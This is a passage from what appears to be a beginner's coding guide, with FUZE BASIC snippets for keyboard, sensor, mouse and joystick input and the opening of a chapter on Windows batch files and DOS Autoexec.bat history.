IF scanKeyboard (scanDollar) THEN PRINT "Dollar"
IF scanKeyboard (scanAmpersand) THEN PRINT "Ampersand"
IF scanKeyboard (scanQuote) THEN PRINT "Single Quotation"
IF scanKeyboard (scanLeftParen) THEN PRINT "Open Bracket"
IF scanKeyboard (scanAsterisk) THEN PRINT "Asterisk"
IF scanKeyboard (scanPlus) THEN PRINT "Plus Sign"
IF scanKeyboard (scanComma) THEN PRINT "Comma"
IF scanKeyboard (scanMinus) THEN PRINT "Minus Sign"
IF scanKeyboard (scanPeriod) THEN PRINT "Full Stop"
IF scanKeyboard (scanSlash) THEN PRINT "Forward Slash"
IF scanKeyboard (scan0) THEN PRINT "0"
IF scanKeyboard (scan1) THEN PRINT "1"
IF scanKeyboard (scan2) THEN PRINT "2"
IF scanKeyboard (scan3) THEN PRINT "3"
IF scanKeyboard (scan4) THEN PRINT "4"
IF scanKeyboard (scan5) THEN PRINT "5"
IF scanKeyboard (scan6) THEN PRINT "6"
IF scanKeyboard (scan7) THEN PRINT "7"
IF scanKeyboard (scan8) THEN PRINT "8"
IF scanKeyboard (scan9) THEN PRINT "9"
IF scanKeyboard (scanColon) THEN PRINT "Colon"
IF scanKeyboard (scanSemicolon) THEN PRINT "Semi Colon"
IF scanKeyboard (scanLess) THEN PRINT "Less Than"
IF scanKeyboard (scanEquals) THEN PRINT "Equals"
IF scanKeyboard (scanGreater) THEN PRINT "Greater Than"
IF scanKeyboard (scanQuestion) THEN PRINT "Question Mark"
IF scanKeyboard (scanAt) THEN PRINT "@"
IF scanKeyboard (scanLeftBracket) THEN PRINT "Left Square Bracket"
IF scanKeyboard (scanBackslash) THEN PRINT "Back Slash"
IF scanKeyboard (scanRightBracket) THEN PRINT "Right Square Bracket"
IF scanKeyboard (scanCaret) THEN PRINT "Caret"
IF scanKeyboard (scanUnderscore) THEN PRINT "Underscore"
IF scanKeyboard (scanBackQuote) THEN PRINT "Back Quote"
IF scanKeyboard (scanA) THEN PRINT "A"
IF scanKeyboard (scanB) THEN PRINT "B"
```

ANALOGUE CLOCK

Whilst an analogue clock on the screen, complete with second hand, may not sound too interesting, there's a surprising amount of useful code within this particular routine. Clock.fuze is in the Demos folder and once loaded up you can strip all manner of handy code snippets from it.



BBC MICRO::BIT

This code snippet will look for and detect any attached BBC micro:bit or Arduino compatible devices that you've attached to the FUZE IO or Raspberry Pi GPIO pins. It's incredibly handy for helping you create the code behind your hardware project.

```
devices=DETECTDEVICES
CLS
IF devices = FALSE THEN
PRINT "No devices found"
END
ELSE
PRINT devices; " devices found"
PRINT
FOR ID = 0 TO devices LOOP
IF DEVICETYPE(ID) = 1 THEN
PRINT "BBC micro:bit :ID="; ID
ENDIF
IF DEVICETYPE(ID) = 2 THEN
PRINT "Arduino or compatible device :ID="; ID
ENDIF
REPEAT
END
```

FONTS


This little snippet of code, although simple, will display some of the available font sizes of FUZE BASIC. The maximum size is 20, so alter as you wish:

```
CLS
FOR size = 1 TO 7 LOOP
INK = RND(30)
FONTSIZE( size )
PRINT "Hello"
REPEAT
END
```

RPI SENSEHAT

If you're working with a Raspberry Pi SenseHAT, then the following code will return the current value of the HAT's accelerometer:

```
CLS
LOOP
PRINT "Sense Accelerometer X="; SENSEACCELX
PRINT "Sense Accelerometer Y="; SENSEACCELY
PRINT "Sense Accelerometer Z="; SENSEACCELZ
REPEAT
END
```



HAT COMPASS

And this code will return the value of the SenseHAT's compass:

```
CLS
LOOP
PRINT "Sense Compass X="; SENSECOMPASSX
PRINT "Sense Compass Y="; SENSECOMPASSY
PRINT "Sense Compass Z="; SENSECOMPASSZ
REPEAT
END
```

untitled

```
1 CLS
2 LOOP
3 PRINT "Sense Compass X="; SENSECOMPASSX
4 PRINT "Sense Compass Y="; SENSECOMPASSY
5 PRINT "Sense Compass Z="; SENSECOMPASSZ
6 REPEAT
7 END
```

MOUSE CONTROL

If you want to incorporate mouse pointer and button use in your code, then this will certainly help you out. It's a fairly simple bit of code but remarkably effective and it can easily be inserted into your own programs.

```
1 CLS
2 LOCKMOUSE(TRUE)
3 MOUSEON
4 COLOUR = WHITE
5 RECT (100, 100, 150, 50, TRUE)
6 INK = BLACK
7 PAPER = WHITE
8 PLOTTEXT ("Click Me", 105, 125);
9 UPDATE
10 clicked = FALSE
11 LOOP
12 GETMOUSE (x, y, z)
13 IF z <> 0 THEN
14 IF (x > 100 AND x < 250) THEN
15 IF (y > 100 AND y < 150) THEN
16 clicked = TRUE
17 ENDIF
18 ENDIF
19 ENDIF
20 REPEAT UNTIL clicked
21 SETMOUSE (GWIDTH / 2, GHEIGHT / 2)
22 LOCKMOUSE(FALSE)
23 END
```

JOYSTICK CONTROL

Including the use of a gamepad or joystick in your games or code is a great addition to also being able to redefine the keyboard. This code will detect and display the states of each of the axis and buttons.

```
1 UPDATEMODE = 0
2 FONTSIZE (3)
3 SETUPGAMEPAD (0)
4 LOOP
5 CLS2
6 INK = ORANGE
7 PRINTAT (0, 0); "The detected joystick has"
8 INK = BRIGHTGREEN
9 PRINTAT (0, 1); "Buttons: ";
10 INK = YELLOW
11 PRINT NUMBUTTONS (0) - 1
12 INK = BRIGHTGREEN
13 PRINTAT (0, 2); "Analog Sticks & Triggers: ";
14 INK = YELLOW
15 PRINT NUMAXES (0)
16 INK = BRIGHTGREEN
17 PRINTAT (0, 3); "Digital pads: ";
18 INK = YELLOW
19 PRINT NUMHATS (0)
20 INK = ORANGE
21 PRINTAT (0, 5); "Button states"
22 FOR but = 0 TO NUMBUTTONS (0) - 1 LOOP
23 INK = BRIGHTGREEN
24 PRINTAT (but * 3, 6); "#"; but
25 INK = YELLOW
26 PRINTAT (but * 3, 7); GETBUTTON (0, but)
27 REPEAT
28 INK = ORANGE
29 PRINTAT (0, 9); "Analog states"
30 FOR ax = 0 TO NUMAXES (0) - 1 LOOP
31 INK = BRIGHTGREEN
32 PRINTAT (ax * 8, 10); "#"; ax
33 INK = YELLOW
34 PRINTAT (ax * 8, 11); GETAXIS (0, ax)
35 REPEAT
36 INK = ORANGE
37 PRINTAT (0, 13); "Digital pad states"
38 FOR hat = 0 TO NUMHATS (0) - 1 LOOP
39 INK = BRIGHTGREEN
40 PRINTAT (hat * 3, 14); "#"; hat
41 INK = YELLOW
42 PRINTAT (hat * 3, 15); GETHAT (0, hat)
43 REPEAT
44 UPDATE
45 REPEAT
46 PRINT
47 END
```

REACTION TIMER

Finally, if you're after something a little competitive with your family, then load up reaction.fuze from the Demos folder. When run, this code will test your reaction time by hitting the Spacebar when indicated. See how fast you can get it, and see if you can hack the code.

```
Simple reaction timer
=====================

Press the SPACE bar to start. There will
then be a short delay, then the word GO
will be printed - at that point, you need
to press the SPACE bar again...

Press SPACE to start: Wait for it... Go!
Your reaction time is 420 milliseconds
Ready
```

Did you know that Windows has its own built-in scripting language? Batch files have been around since the early days of Windows and while they are overshadowed by the might of the modern Windows graphical user interface, they are still there and still just as capable as they were thirty years ago.

Batch file programming is a skill that system administrators still use, so it's worth spending a bit of time learning how they work and what you can do with them. This section introduces batch files and covers user interactions, variables, loops and even a batch file quiz game to inject an element of fun.

106 What is a Batch File?

108 Getting Started with Batch Files

110 Getting an Output


112 Playing with Variables

114 Batch File Programming

116 Loops and Repetition

118 Creating a Batch File Game

Coding with Windows 10 Batch Files



What is a Batch File?

The Windows batch file has been around since the early days of DOS, and was once a critical element of actually being able to boot into a working system. There's a lot you can do with a batch file but let's just take a moment to see what one is.


.BAT MAN

A Windows batch file is simply a script file that runs a series of commands, one line at a time, much in the same fashion as a Linux script. The series of commands are executed by the command line interpreter and stored in a plain text file with the .BAT extension; this signifies to Windows that it's an executable file, in this case, a script.


Batch files have been around since the earliest versions of Microsoft DOS. Although not exclusively a Microsoft scripting file, batch files are mainly associated with Microsoft's operating systems. In the early days, when a PC booted into a version of DOS (which produced a simple command prompt when powered up), the batch file was used in the form of a system file called Autoexec.bat. Autoexec.bat was a script that automatically executed (hence Autoexec) commands once the operating system had finished dealing with the Config.sys file.

When a user powered up their DOS-based computer, and once the BIOS had finished checking the system memory and so on, DOS would look to the Config.sys file to load any specific display requirements and hardware drivers, allocate them a slot in the available memory, assign any memory managers and tell the system where the Command.com file, which is the command line interpreter for DOS, was. Once it had done that, then the Autoexec.bat file took over and ran through each line in turn, loading programs that would activate the mouse or optical drive into the memory areas assigned by the Config.sys file.

